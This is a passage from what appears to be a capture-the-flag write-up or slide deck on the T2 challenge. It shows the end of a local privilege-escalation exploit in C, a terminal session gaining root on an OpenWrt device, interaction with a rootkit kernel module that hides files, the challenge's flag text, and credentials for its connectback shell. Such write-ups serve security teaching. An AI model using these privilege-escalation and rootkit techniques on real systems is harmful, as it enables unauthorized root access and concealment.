  printf("Now you should be root or something went wrong ;) \n\n");
  execve("/bin/ssh", earg, env);
  return 0;
}
```

```
/tmp $
/tmp $
/tmp $
/tmp $
/tmp $ id
uid=65535 gid=1217500843
/tmp $
/tmp $ ./ioctl
-=[ T2 Privilege Escalation ]=-
Now you should be root or something went wrong ;)



BusyBox v1.11.2 (2009-09-04 11:07:30 BST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/bin/sh: can't access tty; job control turned off
/tmp #
/tmp # id
uid=0(root) gid=0(root)
/tmp #
/tmp #
/tmp #
/tmp #
/tmp #
/tmp #
/tmp #
/tmp #
```


```
/tmp #
/tmp # hfiles


 -=[ File hiding is deactivated ]=-


 -=[ Search for files with ch109 in filename ]=-


/tmp # find / -name "*ch109*" 2> /dev/null
/usr/lib/opkg/info/kmod-ch109.list
/lib/modules/2.6.25.20/ch109.ko
/lib/config/specs/ /ch109
/lib/config/specs/ /ch109/hiddench109file.txt
/etc/modules.d/90-ch109
/sys/module/ch109
/tmp # cat "/lib/config/specs/ /ch109/hiddench109file.txt"
Congratulations!

You managed the last step of the challenge.
The email address you need to write to is the MD5 strings of following strings in order
1. MD5 hash in login banner
2. MD5 hash of the password in the picture (for connectback shell)
3. MD5 hash in den ioctl binary

md5 [1][2][3] = [hash]@t2.fi

Thanks for playing :)

/tmp #
```


```
 -=[ Welcome to the T2 lkm shell w00t w00t ]=-

           sysname: 'Linux'
           release: '2.6.25.20'
          nodename: 'OpenWrt'
           version: '#2 Fri Sep 4 12:07:27 BST 2009'
           machine: 'i686'
        domainname: '(none)'
 Partial Email-Hash: '7ea81194f4bf2e26333bd9fdf5df8309'
            Module: '/lib/modules/2.6.25.20/ch109.ko'
```

username: T2_adm
password: 6293dc3ebd0313910da1debea30305e3
tcp magic: T2CHALLENGEROCKS

```
ontents of section .debug_ranges:
0000 ffffffff 00000000 f4800408 16810408  ................
0010 0c4b0a08 1f4b0a08 00000000 00000000  .K...K..........
0020 ffffffff 00000000 20810408 24810408  ........ ...$...
0030 244b0a08 284b0a08 00000000 00000000  $K..(K..........
ontents of section T2:
0000 22363366 33323466 39353539 66303465  "63f324f9559f04e
0010 63613035 36373163 34316536 65386434  ca05671c41e6e8d4
0020 38220a                               8".
tdeb:/home/user# objdump -s -h  ioctl
```

The End



AND HE HAPPILY HACKED
EVER AFTER...

Conclusion

- There are several approaches possible
- You're allowed to reverse the lkm now ☺
- I had a lot of fun!

Questions?